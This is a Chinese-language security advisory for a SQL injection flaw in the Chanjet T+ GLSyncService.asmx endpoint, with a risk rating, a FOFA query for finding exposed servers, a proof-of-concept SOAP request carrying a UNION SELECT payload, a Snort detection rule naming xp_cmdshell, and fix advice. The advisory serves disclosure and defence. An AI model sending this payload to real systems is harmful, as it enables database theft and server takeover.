

畅捷通T+ GLSyncService.asmx SQL注入漏洞

畅捷通T+ GLSyncService.asmx 处存在SQL注入漏洞，攻击者可根据该漏洞进行sql注入攻击获取数据库乃至服务器权限。

影响版本

畅捷通T+

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低


漏洞复现

FOFA: app="畅捷通-TPlus"

POC/EXP:

```
POST /tplus/GLSyncService.asmx HTTP/1.1
Host: 127.0.0.1
Content-Type: text/xml; charset=utf-8
Content-Length: length
SOAPAction: "http://www.chanjet.com/GetSourceAccountDataTable"

<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
  <soap:Body>
    <GetSourceAccountDataTable xmlns="http://www.chanjet.com/">
      <versionType>' UNION ALL SELECT
NULL,@@VERSION,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- VsIH</versionType>
    </GetSourceAccountDataTable>
  </soap:Body>
```



snort规则：

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (
  msg:"T+ GLSyncService SQL Injection Attempt - Multiple Patterns";
  flow:to_server,established;
  content:"POST"; http_method;
  content:"/tplus/GLSyncService.asmx"; http_uri;
  content:"SOAPAction"; http_header;

  pcre:"/SOAPAction\s*:\s*\"http:\\/\\/www\\.chanjet\\.com\\/GetSourceAccountDataTable
  \"/i";
  content:"<versionType>"; http_client_body;
  pcre:"/<versionType>[^\<]*?('|\\%27)\s+
  (UNION\s+ALL\s+SELECT|SELECT\s+@VERSION|EXEC(\s|\\|`)+xp_cmdshell)/i";
  metadata:service http,soap;
  metadata:affected_product "Chanjet T+";
  reference:cve;
  classtype:sql-injection;
  sid:1000007;
  rev:2;
  priority:1;
)
```

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本